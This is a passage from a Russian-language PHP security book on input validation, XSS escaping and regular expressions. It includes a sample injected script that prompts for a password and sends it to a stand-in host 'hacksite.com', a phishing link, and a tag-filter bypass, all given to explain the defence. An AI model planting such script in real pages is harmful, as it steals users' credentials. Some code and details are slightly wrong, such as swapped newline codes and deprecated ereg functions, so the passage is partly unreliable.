- в HTML-форме на этапе ввода с помощью JavaScript;
- в сценарии, который принимает данные с помощью PHP, т. е. на сервере.

Неужели это нужно делать дважды? Хотя проверки с помощью JavaScript не обязательны, но они все же желательны, потому что обладают рядом очень полезных преимуществ. Ну а в PHP-коде уже без вопросов проверяться должно абсолютно все, что поступает из внешних источников, и тут имеются в виду не только параметры, которые передает пользователь, но и то, что посылает сам браузер (служебная информация). Конечно же не нужно проверять абсолютно все, что приходит на вход, а только то, что вы используете. Если вы не используете параметр `UserAgent` в запросах, то и не проверяйте этот параметр.

Рассмотрим каждый из вариантов более подробно, чтобы увидеть их преимущества и недостатки.

Сценарии JavaScript выполняются на компьютере клиента, что определяет и преимущества, и недостатки.

К преимуществам относятся:

- экономия трафика — данные из формы не нужно отправлять на сервер, чтобы они прошли проверку на корректность. Проверка происходит на самом клиенте, используя ресурсы компьютера клиента;
- экономия времени — проверка происходит сразу же, без задержки на передачу информации между клиентом и сервером;
- экономия ресурсов сервера — проверкой занят клиентский компьютер, а не сервер.

Недостатков два, но один из них очень существенный. Во-первых, возможности JavaScript намного ниже языка PHP. Во-вторых, поскольку проверка происходит на стороне клиента, хакер может отключить ее. Есть несколько методов отключения проверок в браузере, вот только один из них:

1. Сохранить код страницы на локальном диске хакера.
2. Убрать JavaScript-код.
3. При необходимости подкорректировать форму отправки данных. Если в свойстве `action` указано только имя файла или относительный путь, то нужно изменить это свойство на полный URL к файлу сценария.

После этого файл можно загрузить с локального диска и выполнить, минуя все проверки. Это и есть самый большой и существенный недостаток, с которым невозможно бороться и благодаря которому JavaScript можно использовать для получения преимуществ, но нельзя использовать только JavaScript. Нужно обязательно производить дополнительные проверки на сервере.

PHP-код принципиально отличается от сценариев JavaScript и обладает следующими свойствами:

- каждый раз для проверки данных происходит передача их на сервер и перезагрузка страницы (или формы, если она реализована в отдельном фрейме или с помощью AJAX);
- результат появляется с задержкой, потому что необходимо время на передачу данных на сервер, обработку и возврат результата;
- для каждой проверки расходуются ресурсы сервера;
- пользователь не может увидеть код проверок и, тем более, повлиять на их ход;
- возможности проверок PHP достаточно велики, и трудно представить себе задачу, которую не удалось бы реализовать на PHP.

Первые три пункта можно отнести к недостаткам, но это мелочи жизни по сравнению с двумя последними пунктами, где указаны преимущества.

Чтобы добиться наилучшего результата в собственном проекте, необходимо создать гибрид, который объединит в себе все лучшее от обоих способов. Я рекомендую проводить необходимые и возможные (которые позволит JavaScript) проверки на стороне клиента, чтобы экономить трафик и воспользоваться преимуществами JavaScript. Но при этом надо те же проверки выполнять и на PHP, на стороне серве-

ра. Таким образом, одни и те же данные будут проверяться дважды — на клиенте и на сервере. Если хакер сможет обойти защиту JavaScript, то его данные не пройдут проверки на сервере, и все затраты на корректирование исходного кода страницы окажутся напрасными.

Единственный недостаток такого метода — сложность сопровождения. Если нужно внести изменения в правила, по которым определяется корректность данных, то приходится изменять JavaScript- и PHP-сценарии одновременно, что повлечет лишние расходы. Если это для вас неприемлемо, можете отказаться от JavaScript и проверок на стороне клиента (или сделать их максимально простыми) и уделить основное внимание защите на стороне сервера.

Использование JavaScript выходит за рамки данной книги, поэтому поговорим только о проверках с помощью PHP.

Допустим, что у нас есть форма, где пользователь вводит данные, которые должны отображаться на форме. Такие поля очень часто бывают в гостевых книгах, форумах или чатах. Предположим, мы не выполняем никаких проверок, а просто выводим на страницу строку, введенную пользователем. Например, создайте файл сценария submit1.php со следующим содержимым:

```
<form action="submit1.php" method="get">
 Имя пользователя: <input name="UserName" />
 <input type="hidden" name="Password" value="qwerty" />
 <input type="submit" name="sub" value="Go" />
</form>

<?php
  print("Здравствуйте, " . $_GET['UserName']);
?>
```

На экране будет отображена форма для ввода имени пользователя, которое передается этому же файлу сценария. Получив имя, программа просто выводит его на экран. А теперь представим, что пользователь ввел вместо имени текст "<b>text<b>". На экране будет отображено приветствие, а вместо имени будет выведено жирным шрифтом слово "text". Таким образом, передавая HTML-теги или, еще хуже, команды JavaScript, хакер может как минимум испортить внешний вид сайта или даже дойти до взлома.

Для защиты от передачи HTML-тегов достаточно использовать функцию `htmlspecialchars()`. Ей нужно передать строку, а на выходе получится та же строка, в которой символы < и > заменены последовательностями `<` и `>` соответственно. В результате текст "<b>text<b>" на странице будет выведен как "<b>text<b>", а не сообщение "text" жирным шрифтом. Итак, код вывода пользовательских данных может выглядеть следующим образом:

```
$clearvar = htmlspecialchars($_GET['UserName']);
print("$clearvar");
```

Усложним задачу — попробуем удалить из сообщения тег `<Script>`. В одном из движков непрофессионального сайта я заметил проверку, которая искала текст

<Script> и заменяла его пустой строкой. Вроде бы никакой ошибки, но что если хакер передаст сценарию тег в виде < Script >? Этого проверка уже не заметит из-за наличия пробелов, а, значит, хакер сможет внедрить в сценарий свой код. Можно попытаться сначала убрать все пробелы, но и в этом случае проверку легко обойти, передав в качестве параметра строку:

```
<script language="jscript"> код </script>
```

Даже самый строгий шаблон можно обойти, а простую замену всех символов < на последовательность < и символов < на последовательность > обойти невозможно! По крайней мере, я не знаю, как обойти этот вариант защиты.

Несмотря на то, что сценарии JavaScript выполняются на стороне клиента, они могут быть очень опасными и для сервера. Как? Рассмотрим пример. Допустим, что у вас есть сайт, на котором пользователи регистрируются, чтобы получить доступ к определенным возможностям. Например, на форуме регистрация требуется, чтобы оставлять свои сообщения, а на почтовом сервере — для доступа к электронному почтовому ящику из браузера. Предположим, что хакер может встроить в Web-страницу JavaScript-код. Добавляем следующий код:

```
<script>
 var pass=prompt('повторно введите ваш пароль', '');
 location.href="http://hacksite.com/pass.php?pass="+password;
</script>
```

Данный код отображает на экране сообщение с просьбой ввести пароль, а затем введенные данные направляются сценарию **http://hacksite.com/pass.php**. Таким способом хакер сможет собрать пароли доверчивых пользователей и использовать их для дальнейшего взлома сервера.

Но не только активный код (Java, JavaScript и т. д.) может быть опасным. Допустим, что хакер смог встроить в Web-страницу тег <a> (создание ссылки). В этом случае можно добавить на страницу ссылку:

```
<a href="http://hacksite.com/register.php"> регистрация <a>
```

В данном случае ссылка перебрасывает нас на сценарий register.php на сервере hacksite.com. Хакер может оформить страницу этого сценария в том же дизайне, что и взламываемый сервер. Таким образом, перейдя по ссылке, доверчивый пользователь ничего не заподозрит и введет в форму все запрошенные данные, например, информацию о кредитной карте. Большинство из нас не смотрит в строку URL при переходе по ссылкам и не заметит подвох.

Вариантов использования встраиваемых ссылок очень много, и перечислить их все невозможно, да и книга эта совсем о другом. У хакеров достаточно развитое воображение, и они найдут способ выманить необходимую информацию, а если сайт большой, то администраторы не сразу заметят ложную ссылку.

Создание точной копии сайта жертвы на хакерском сервере — вполне эффективный метод взлома. Достаточно разослать пользователям сообщения с новостью об обновлении содержимого и пригласить их посмотреть на сайт, дав ссылку на ха-

керскую копию, и большое количество пользователей поверит. Ловкие хакеры умеют убеждать, и результат зависит от их опыта и способностей, а администраторам приходится только наблюдать, потому что тут уже защититься невозможно. Сценарии находятся на других серверах и неподвластны им. Ваша задача — сделать так, чтобы хакер не смог встроить ссылку на свой сценарий с вашего сайта.

Более мощным и интеллектуальным средством замены являются регулярные выражения, которые мы будем рассматривать в *разд. 3.6*.

Очень редко можно встретить сайт, на котором было бы только одно поле ввода для одного параметра. Везде и всегда писать один и тот же код проверки данных неудобно и неэффективно, поэтому следует один раз написать проверочную функцию и вызывать ее для всех принимаемых параметров. Точнее сказать, в реальных условиях придется написать несколько функций, которые могут быть разделены по уровням критичности. Например:

1. Первый уровень, самый жесткий. На нем запрещены все опасные символы и разрешены только буквы и знаки препинания (точка и запятая). В случае появления запрещенного символа будет вызываться функция `die()`, и работа сценария прервется.
2. Второй уровень, более демократичный, явно запрещает только опасные символы и теги. При этом могут быть разрешены безопасные теги, такие как <i>, <b> и т. д. Впрочем, будет лучше, если пользователи станут употреблять заменители и, например, `[i]` будет программно заменяться на <i>, `[b]` — на <b> и т. д. В таком случае, если появится запрещенный символ (который вы не посчитали возможным запретить), будет выдано сообщение об ошибке, и работа сценария прервется.
3. Третий уровень похож на второй, но без сообщений об ошибках. Работа сценария будет продолжена в любом случае, а опасные символы будут вырезаны или заменены безопасными аналогами.
4. Разрешены все символы. Зачем нужен такой уровень? Если вы уверены, что параметр не будет передаваться системе пользователями сайта, а только администраторами, то можно разрешить все символы. У администраторов часто должна быть возможность вставлять HTML-код на страницы сайта, но тут нужно быть уверенным, что только администраторы могут пользоваться данной функцией.

При фильтрации данных очень важно понимать, что именно мы фильтруем. В различных случаях бывают разные опасные символы. Например, если данные, введенные пользователем, будут передаваться функции работы с базой данных, то возникает опасность передачи одинарных кавычек; если же параметры будут выводиться на странице сайта, то здесь появляется угроза отображения управляющих символов HTML.

Давайте рассмотрим пример последнего уровня. Ярким претендентом на подобную проверку является поле для ввода пароля. Чтобы пароль был сложным, все специалисты (и я их поддерживаю) рекомендуют включать в него не только числа и буквы, но и символы. Пароли редко используются в системных функциях, поэтому здесь желательно вообще ничего не фильтровать.

Если какой-то сайт фильтрует специальные символы у паролей, то, возможно, он хранит пароли в чистом виде, что является проблемой совершенно другого класса. Все пароли во время хранения должны быть зашифрованы и лучше всего с помощью хеш-функций, которые не содержат никаких опасных символов.

Второй и третий уровень у нас получились достаточно демократичными, и они являются потенциальной проблемой с точки зрения безопасности. Чтобы проблема не превратилась в катастрофу, необходимо отслеживать все современные методы атак и заранее модифицировать код.

Используйте свои функции для всех параметров, которые вы получаете от пользователей, и даже там, где вы уверены, что ничего опасного не может произойти. Сегодня опасности нет, а завтра вы модифицируете код программы так, что для взломщика откроются ворота с надписью "Добро пожаловать". Сколько раз приходится видеть сообщения о том, что уязвимость появилась в версии 2.0, а в версии 1.0 ее не было, хотя функциональность этой части кода не менялась, только добавилась одна безобидная строчка, разрушившая крепость.

С помощью универсальных функций анализа корректности параметров удобно выполнять общие проверки. Да, они наиболее эффективны, но не забывайте, что существует множество различных атак, и от всех не защитишься универсальными функциями. Если есть возможность произвести более точную проверку, то необходимо делать это.

Допустим, у вас есть поле ввода для указания даты рождения. Вполне логично будет произвести над переменной, хранящей дату, следующие проверки (помимо проверки на недопустимые символы):

- число должно быть не больше 31;
- месяц должен быть не больше 12;
- год должен быть больше 1930 (не думаю, что у вас будут пользователи старше 80 лет) и меньше, чем текущая дата. Если дата рождения касается посетителя сайта, то можно проверять, чтобы год был меньше текущей даты минус 2 года, потому что годовалый ребенок также не будет вашим посетителем.

3.6. Регулярные выражения

Регулярные выражения (regular expressions) — это достаточно сложная, но интересная функциональная возможность, которая позволяет выполнить основные и самые необходимые проверки переменных или произвести манипуляции над строками. Регулярные выражения представляют собой шаблон и призваны проверить, соответствует ли ему строка. Совместно с проверкой может осуществляться выборка или замена найденной подстроки.

Язык PHP поддерживает два типа регулярных выражений — стандартные POSIX и Perl. Функции для работы с такими выражениями используются разные, и мы рассмотрим оба варианта создания и применения регулярных выражений. Какой выберете вы, зависит от личных предпочтений.

Тот факт, что PHP поддерживает два типа шаблонов, является неоспоримым преимуществом, потому что это превращает его в очень мощный инструмент обеспечения безопасности, а безопасность не бывает чрезмерной. Некоторые языки вообще не имеют такой возможности, и ее приходится реализовывать самостоятельно с помощью функций для манипуляций над строками. В этом случае возрастает вероятность ошибки в реализации проверок, которой хакер непременно воспользуется.

3.6.1. Функции регулярных выражений PHP

Давайте сначала рассмотрим функции, которые могут использоваться совместно с регулярными выражениями, а затем уже перейдем к практике. Просто нет смысла учиться строить выражения, не зная, как их можно использовать.

Функция *ereg()*

Функция `ereg()` ищет в строке соответствие регулярному выражению. В общем виде она выглядит следующим образом:

```
int ereg(
  string pattern,
  string string
  [, array regs] )
```

У функции три параметра, первые два из которых являются обязательными:

- `pattern` — регулярное выражение;
- `string` — строка, в которой происходит поиск;
- `regs` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то строка разбивается в соответствии с регулярным выражением и помещается в массив. Нулевой элемент массива — копия строки.

Функция *eregi()*

Функция `eregi()` идентична `ereg()`, но при поиске нечувствительна к регистру букв. Параметры у обеих функций одинаковы.

Функция *ereg_replace()*

Эта функция ищет в строке регулярное выражение и заменяет его новым значением:

```
int ereg_replace(
  string pattern,
  string replacement,
  string string)
```

Параметры функции:

- `pattern` — регулярное выражение;
- `replacement` — новое значение;
- `string` — строка, в которой происходит поиск.

Функция *eregi_replace()*

Функция `eregi_replace()` идентична `ereg_replace()`, но игнорирует регистр. Параметры у обеих функций одинаковы.

Функция *split()*

Функция `split()` разбивает строку в соответствии с регулярным выражением и возвращает массив строк. В общем виде она выглядит так:

```
array split(
  string pattern,
  string string
  [, int limit] )
```

Параметры функции:

- `pattern` — регулярное выражение;
- `string` — строка, в которой происходит поиск;
- `limit` — ограничение количества найденных значений.

Функция *spliti()*

Функция `spliti()` идентична `split()`, но нечувствительна к регистру букв во время поиска регулярного выражения.

3.6.2. Использование регулярных выражений PHP

Рассмотрим простейший пример, в котором символы "BI" в строке заменяются HTML-тегами `<B><I>`:

```
$text= "BI Hello world from PHP";
$newtext = eregi_replace("BI", "<B><I>", $text);
echo($newtext);
```

В виде регулярного выражения может выступать классическая подстрока, которую нужно найти.

Усложним задачу. Допустим, что нам нужно найти подстроку "BI" или "IB". Для этого можно разделить искомые подстроки символом вертикальной черты:

```
$text= "BI Hello world from PHP";
$newtext = eregi_replace("BI|IB", "<B><I>", $text);
echo($newtext);
```

Вертикальная черта выступает в роли логического ИЛИ, и функция ищет любое из значений слева или справа от черты. Таким способом можно разделить несколько значений, например:

```
$text= "BI IB IBB Hello world from PHP";
$newtext = eregi_replace("BI|IB|IBB", "replaced", $text);
echo($newtext);
```

Для указания определенных символов следует использовать квадратные скобки. Например, вы хотите найти любые числа от 0 до 9. Лучшим вариантом будет следующее регулярное выражение: `[0123456789]`.

А если нужны все буквы? Не будем же мы перечислять их все в квадратных скобках. Конечно, нет. Достаточно указать первый символ и, через тире, последний. Такая запись будет соответствовать записи "от и до". Например, чтобы регулярное выражение соответствовало любой цифре, можно написать `[0-9]`, а чтобы оно соответствовало любому символу латинского алфавита, следует написать `[a-z]`. Но последнее выражение определяет только строчные буквы. Чтобы включить в него еще и заглавные, напишем `[a-zA-Z]`.

В квадратных скобках мы перечисляем необходимые символы или диапазоны, а можно и то, и другое одновременно. Например, следующее выражение ищет любую букву латинского алфавита, цифру или символы подчеркивания, тире и пробела:

```
[0-9a-zA-Z-_ ]
```

В некоторых ситуациях проще указать, что разрешено, чем перечислять то, что запрещено. В этом случае перед последовательностью символов ставим ^. Например, выражение `[^FJ]` разрешает все буквы, кроме F и J.

Следующий код заменяет любые цифры буквой X:

```
$text= "99f17s87";
$newtext = ereg_replace("[0-9]", "X", $text);
echo($newtext);
```

В результате строка превратится в `XXfXXsXX`.

Рассмотрим еще пример. Допустим, что нужно заменить на "XX" только две последовательно стоящих цифры, если эти цифры образуют число менее 50. Для этого необходимо использовать шаблон: `[0-4][0-9]`:

```
$text= "99f17s87";
$newtext = ereg_replace("[0-4][0-9]", "XX", $text);
```

Каждая квадратная скобка описывает один символ. Первой скобке соответствует любая цифра от 0 до 4, а второй — цифра от 0 до 9. Таким образом, минимальное число, соответствующее шаблону, будет 00, а максимальное — 49. В нашем примере в этот диапазон попадает число 17.

Иногда возникает необходимость управлять количеством повторяемых символов. Например, если нас интересуют строки, в которых буква A встречается хотя бы

один раз, то можно написать регулярное выражение `A+`. Знак плюса указывает на необходимость присутствия буквы А хотя бы один раз.

Если после символа указать звездочку (`*`), то это будет означать, что символ может встречаться любое количество раз или отсутствовать вообще. Если нужно, чтобы символ присутствовал в строке не более одного раза или ни разу, то используйте знак вопроса. Например, `A?`.

Можно и более тонко управлять количеством необходимых символов. Для этого после символа используются фигурные скобки:

```
{минимум[, [максимум]]}
```

Первый параметр — минимальное количество вхождений символа, а второй — максимальное. Например, следующее выражение соответствует строке, в которой буква А встречается от 2 до 5 раз: `A{2,5}`.

Если запятая и второй параметр в фигурных скобках опущены, то регулярному выражению будет соответствовать строка, в которой указанный символ встречается столько раз, сколько указано в параметре. Например, следующее регулярное выражение соответствует трем буквам А: `A{3}`.

Если в скобках отсутствует второй параметр, но присутствует запятая, то символ должен встречаться в строке не меньше минимального количества раз, но без ограничения. Например, следующее регулярное выражение соответствует строке, в которой имеется 5 и более букв А: `A{5,}`.

Рассмотрим пример:

```
$text= "2511111111";
$newtext = ereg_replace("51{4,}", "XX", $text);
```

Здесь в строке "2511111111" мы ищем символ "5", за которым следует любое количество единиц, большее или равное 4. Найденная строка заменяется двумя символами "X". В данном примере на выходе мы получим строку "2XX".

Очень интересного эффекта можно добиться с помощью скобок. Допустим, что нужно найти букву А, за которой может идти (а может, и нет) последовательность символов "bcd". Для этого пишем нужную букву, а затем в круглых скобках указываем возможную последовательность символов: `A(bcd)`.

Что же интересного в скобках? Рассмотрим следующий пример, в котором с помощью функции `ereg()` дата разбивается на составляющие, а заодно увидим на практике, как работать с этой функцией:

```
$date = "01/09/2016";
$newtext = ereg("([0-9]{1,2})/([0-9]{1,2})/([0-9]{2,4})",
    $date, $regs);
print("<P>Param 0 = $regs[0]");
print("<P>Param 1 = $regs[1]");
print("<P>Param 2 = $regs[2]");
print("<P>Param 3 = $regs[3]");
```

В переменную `$date` записываем произвольную дату. Следующей строчкой мы разбиваем эту дату на составляющие с помощью функции `ereg()`. Давайте проанализируем регулярное выражение. Для удобства будем рассматривать его по частям. В первых круглых скобках указано `([0-9]{1,2})`: в квадратных скобках показано, что мы ищем число от 0 до 9. Затем в фигурных скобках указывается количество повторений цифры. Для даты и номера месяца может потребоваться от 1 до 2 цифр. Вторые круглые скобки описывают месяц, и это описание идентично числу. В последних скобках описывается год, и тут количество повторений цифр от 2 до 4. Между скобками стоит знак-разделитель даты, т. е. слеш.

После разбиения на экран выводится содержимое массива, который передавался в последнем параметре:

```
Param 0 = 01/09/2016
Param 1 = 01
Param 2 = 09
Param 3 = 2016
```

Здесь видно, что нулевой элемент массива — копия разбиваемой строки. Остальные элементы — это составляющие даты. Функция `ereg()` разбила дату на три составляющие в соответствии с расставленными круглыми скобками. Все, что вне этих скобок (слеш), было отброшено.

Такое описание даты не совсем корректно, потому что мы легко можем написать следующую дату: 99/99/9999. Но это недопустимо, ведь число не может быть больше 31, а месяц не может превышать 12. Более корректным будет следующее регулярное выражение (пример показан для формата ММ/ДД/ГГГГ):

```
([1]?[0-9])/([1-3]?[1-9])/(20[0-9][0-9])
```

Теперь месяцу соответствует следующее выражение: `[1]?[0-9]`. Чтобы понять его, нужно разбить его на две части:

- `[1]?` означает, что в начале может идти единица;
- `[0-9]` — второе число может быть от нуля до 9.

Такое выражение уже лучше, потому что максимальное значение, которое можно будет поместить в дату: 19/39/2099. Это ближе к действительности, хотя тоже нарушает действительность даты.

Есть еще несколько символов, которые позволят нам сделать регулярное выражение более универсальным. К таким символам относятся:

- точка — заменяет любой одиночный символ. Допустим, что вы не знаете, как пишется слово — script или skript (вы сомневаетесь во второй букве). Проблема решается заменой сомнительной буквы на точку. В этом случае в результат попадут обе строки;
- если нужно указать, что буквы должны быть в начале строки, то перед ними нужно поставить символ ^. Например, следующее регулярное выражение будет соответствовать всем строкам, начинающимся на букву А: `^A`;

- знак доллара указывает на конец строки. Например, следующее регулярное выражение соответствует любому слову, которое заканчивается на z: `z$`.

Как видите, в регулярных выражениях много символов, которые являются служебными. Допустим, что у нас есть строка: "[B]Hello[/B] world from [B]PHP[/B]". Как заменить последовательность символов `[B]` HTML-тегом `<B>`? Если написать следующий код, то ничего не выйдет:

```
$text= "[B]Hello[/B] world from [B]PHP[/B]";
$newtext = ereg_replace("[B]", "<B>", $text);
```

Регулярное выражение `[B]` просто соответствует букве B, а квадратные скобки воспринимаются как служебные символы. Чтобы они также участвовали в поиске, необходимо перед каждой из них поставить знак слеша. Следующий код уже удачно произведет все необходимые замены:

```
$text= "[B]Hello[/B] world from [B]PHP[/B]";
$newtext = ereg_replace("\[B\]", "<B>", $text);
$newtext = ereg_replace("\[/B\]", "</B>", $newtext);
echo ($newtext);
```

Я не зря привел такой пример, ведь в Интернете очень часто используются теги в квадратных скобках вместо угловых, а потом квадратные скобки программно подменяются угловыми. Зачем? Дело в том, что пользователю иногда нужно дать возможность выделять шрифтами или стилями определенные участки текста. Для этого приходится разрешать угловые скобки, чтобы пользователь мог ставить теги. Но где гарантия, что он будет применять только разрешенные конструкции? Как запретить все теги, кроме форматирования?

Отличный вариант — использовать вместо угловых скобок что-то иное, например квадратные скобки, и заменять это HTML-тегами программно. Таким образом, запрещенными будут все теги, а разрешенными — только те заменители, которые вы реализовали программно.

Теперь у нас достаточно информации, чтобы создать какое-нибудь более интересное регулярное выражение. Рассмотрим адрес электронной почты как простой, но очень интересный пример.

Для начала необходимо понять, какие символы можно использовать в строке. В электронном адресе могут быть любые буквы латинского алфавита, цифры, подчеркивание, тире или точки. Таким образом, регулярное выражение будет выглядеть следующим образом:

```
^([a-zA-Z0-9\._\-]+@[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Чтобы проще было понять шаблон, давайте его разберем по частям:

- `^([a-zA-Z0-9\._-]+` — в начале строки до символа `@` идет имя пользователя почтового ящика. Здесь могут быть любые разрешенные символы, но при этом должно получиться имя хотя бы из одного символа, поэтому в конце указан знак `+`;

- [a-zA-Z0-9\._-]+ — имя сервера, которое идет после символа @, также обязано присутствовать, и оно должно содержать те же символы, поэтому эта часть аналогична имени пользователя;
- (\.[a-zA-Z0-9]+)*$ — имя домена. Здесь могут быть цифры и буквы. В Интернете мы работаем с буквенными именами доменов, но в локальных сетях иногда встречаются и цифровые. При этом имя домена является необязательным, и об этом говорит символ *.

Как видите, использовать регулярные выражения не так уж и трудно. Простейшие шаблоны можно создать достаточно быстро, хотя над сложными придется попотеть, и даже есть угроза ошибиться, что может сказаться на безопасности сценария. Чтобы облегчить жизнь программистам, в PHP есть классы регулярных выражений, которые соответствуют наиболее часто используемым шаблонам. Рассмотрим такие выражения:

- [[:digit:]] — соответствует любым цифрам, т. е. является эквивалентом регулярного выражения [0-9];
- [[:alpha:]] — соответствует любым буквам, т. е. является эквивалентом регулярного выражения [A-Za-z];
- [[:alnum:]] — соответствует любым буквам или цифрам, т. е. является эквивалентом регулярного выражения [A-Za-z0-9].

Следующий пример показывает, как в строке заменить все цифры символом X:

```
$text= "13hk13213lh";
$newtext = ereg_replace("[[:digit:]]", "X", $text);
```

3.6.3. Использование регулярных выражений Perl

Когда появился PHP, то основным языком для Web был Perl, и у него способ написания регулярных выражений немного отличается от того, который приняли на вооружение в PHP. Переписывать все регулярные выражения не очень удобно, намного проще использовать то, что уже существует и отлажено.

Если вы имели опыт программирования на Perl, то вам удобнее будет использовать именно эти шаблоны, к тому же, они предоставляют больше возможностей. Все опции мы рассмотреть не сможем, но на основных остановимся максимально подробно.

Некоторые специалисты утверждают, что Perl-выражения работают в несколько раз быстрее. Я не берусь поддерживать это утверждение, а мои проверки не показали особой разницы.

На этот раз мы будем действовать в обратном порядке: сначала узнаем, как писать регулярные выражения, а потом уже обсудим функции, которые можно использовать. Да, функции для работы с регулярными выражениями Perl отличаются от функций PHP, их мы рассмотрим в следующем разделе.

Регулярные выражения Perl заключаются между двумя слешами. Например, следующий шаблон соответствует слову hacker: /hacker/.

После шаблона могут указываться модификаторы в следующем виде:

/шаблон/модификаторы

Модификаторы представляют собой буквы, которые влияют на регулярное выражение. Наиболее популярными модификаторами Perl являются `i` и `x`. Рассмотрим их на примерах.

- `i` — игнорировать регистр букв. Это значит, что регулярное выражение `/hacker/i` будет соответствовать словам hacker, HACKER, HacKer и т. д.;
- `x` — игнорировать в шаблоне пробелы, переводы строк и комментарии. Последние сделают код шаблона более читабельным. Например:

```
/          # Начало
hacker     # Искомое слово
/x         # Конец выражения и модификатор x
```

- `m` — по умолчанию текст рассматривается как одна строка, но если указан этот модификатор, то можно использовать многострочный текст.

Можно указывать сразу несколько модификаторов.

В регулярных выражениях Perl большое значение имеет обратный слеш. В табл. 3.1 представлены различные варианты использования этого символа.

***Таблица 3.1.** Использование обратного слеша в регулярных выражениях Perl*

Ограничение	Описание
`\b`	Граница слова
`\B`	Отсутствие границы слова
`\A`	Начало строки
`\Z`	Конец строки или перевод каретки
`\z`	Конец строки
`\d`	Десятичная цифра
`\D`	Любой символ, кроме десятичной цифры
`\s`	Пробел или символ табуляции
`\S`	Все, кроме пробела
`\n`	Символ перевода каретки (символ с кодом 13)
`\r`	Символ возврата каретки (символ с кодом 10)
`\t`	Символ табуляции (символ с кодом 9)
`\w`	Символ, который используется в словах, — буквы, цифры и подчеркивание
`\W`	Все, кроме символов, используемых в словах
`\xhh`	Позволяет задать символ через его шестнадцатеричный код. Например, для задания латинской буквы А нужно написать `\x41`

Итак, \ имеет специальное значение, но если необходимо указать этот символ, не вкладывая определенного смысла, то укажите его дважды.

Рассмотрим пример. Допустим, что нам нужно указать три последовательно идущие цифры. Для этого можно использовать следующее регулярное выражение:

```
/\d\d\d/
```

То же самое можно записать иначе:

```
/\d{3}/
```

Теперь посмотрим, как можно создать шаблон из цифры, буквы и цифры:

```
/\d\w\d/
```

Усложним задачу. Допустим, что необходимо найти строку, в которой вначале идут от 3 до 5 символов, затем пробел и далее от 3 до 7 цифр. Регулярное выражение будет таким:

```
/[A-Z]{3,7}\s\d{3,4} /
```

На мой взгляд, ключи \ менее наглядны, но ко всему можно привыкнуть.

Как и в регулярных выражениях PHP, в Perl-шаблонах можно использовать точку, которая означает любой одиночный символ.

В регулярных выражениях Perl можно использовать и квадратные скобки для задания диапазона возможных значений. Вот регулярное выражение, которое соответствует любым цифрам и заглавным буквам: `/[0-9A-Z]/`. А следующий пример показывает, как заменить в строке символы, входящие в диапазон, символом X с помощью функции `preg_replace()`:

```
$text= "13 EK_-hkl3FR3lh";
$newtext = preg_replace("/[0-9A-Z]/", "X", $text);
echo ($newtext);
```

Символ ^ означает отрицание. Если необходимо заменить символом X все, кроме цифр 1, 2 и 3, то используем шаблон `/[^123]/`:

```
$text= "13_54hkl3FR3lh";
$newtext = preg_replace("/[^123]/", "X", $text);
echo ($newtext);
```

Как видите, работа с регулярными выражениями в стиле Perl и PHP очень похожа.

3.6.4. Функции регулярных выражений Perl

В этом разделе нам предстоит познакомиться с функциями для работы с регулярными выражениями Perl. Да, функции отличаются от тех, что мы рассмотрели в *разд. 3.6.1*, но некоторые из них очень схожи. Одну из таких функций мы уже рассматривали и не раз использовали — это `preg_replace()`.

Функция *preg_match()*

Функция ищет в строке соответствие регулярному выражению, как функция `ereg()` для регулярных выражений PHP. В общем виде она выглядит следующим образом:

```
int preg_match(
  string pattern,
  string subject
  [, array matches] )
```

У функции три параметра, первые два из которых являются обязательными:

- `pattern` — регулярное выражение;
- `subject` — строка, в которой происходит поиск;
- `matches` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то строка разбивается в соответствии с регулярным выражением и помещается в массив. Нулевой элемент массива — копия строки.

Эта функция очень удобна для проверки, соответствует ли файл определенному шаблону. Например, если вы хотите проверить соответствие переменной `$server` шаблону электронного почтового адреса, то можно выполнить следующий код:

```
$r=preg_match(
  "/^([a-zA-Z0-9\._-]+@[a-zA-Z0-9\._-]+(\.[a-zA-Z0-9]+)*$/",
  $server);
if (!$r)
  die("Ошибка формата почтового ящика");
```

Функция *preg_match_all()*

Функция `preg_match_all()` работает как `preg_match()`, но при этом позволяет задать порядок, в котором ищутся соответствующие шаблону подстроки. В общем виде функция выглядит так:

```
int preg_match_all(
  string pattern,
  string subject,
  array matches
  [, int order] )
```

У функции четыре параметра, первые три из которых являются обязательными:

- `pattern` — регулярное выражение;
- `subject` — строка, в которой происходит поиск;
- `matches` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то каждый элемент массива будет содержать найденное соответствие определенной скобке регулярного выражения;

- order — порядок размещения строк в результирующем массиве. Этот параметр может принимать значения:
  - PREG_PATERN_ORDER — нулевой элемент будет массивом полных соответствий шаблону. Остальные элементы соответствуют найденным подстрокам согласно разбиению круглыми скобками;
  - PREG_SET_ORDER — результаты поиска будут находиться в массиве matches, начиная с нулевого символа.

Если соответствие найдено, то функция возвратит true, иначе результат будет равен false.

Функция *preg_split()*

Функция preg_split() разбивает строку на части в соответствии с регулярным выражением и возвращает массив строк, как функция split() для PHP. В общем виде она выглядит так:

```
array preg_split(
  string pattern,
  string subject
  [, int limit
  [, int flags]] )
```

Посмотрим на параметры функции:

- pattern — регулярное выражение;
- subject — строка, в которой происходит поиск;
- limit — ограничение количества найденных значений;
- flags — здесь можно указать PREG_SPLIT_NO_EMPTY. В этом случае функция вернет только непустые строки.

3.6.5. Проверка e-mail

Достаточно популярная задача, с которой приходится сталкиваться в повседневной жизни, — проверка корректности e-mail-адреса. Мы не будем проверять, существует ли такой адрес или нет, да и не нужно это. В большинстве случаев вполне достаточно проверить, чтобы формат строки соответствовал формату e-mail.

Можно использовать регулярное выражение. В Интернете много готовых решений. В PHP тоже есть функция, которая может нам помочь — filter_var(), я рекомендую использовать ее. Вот пример ее использования:

```
$email = $_GET["email"];
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
  // E-mail неверный
}
```

3.6.6. Советы по использованию регулярных выражений

Используйте регулярные выражения для проверки вводимых пользователем данных или для осуществления замены. Какой именно метод выбрать, зависит от личных предпочтений и ситуации. Иногда удобнее и проще написать PHP-регулярное выражение, а иногда Perl. Выбирайте то, что вам нравится и вы лучше знаете, если при этом обеспечиваются все необходимые проверки.

Однажды я видел, как на языке Basic была создана великолепная программа, которая решала сложные задачи. Это искусство, потому что программист хорошо знает свое дело и с помощью простого языка нашел решение.

Если можно решить задачу регулярными выражениями PHP и вы их освоили в достаточной степени, то применяйте их и не пытайтесь использовать Perl только из-за того, что эти шаблоны мощнее.
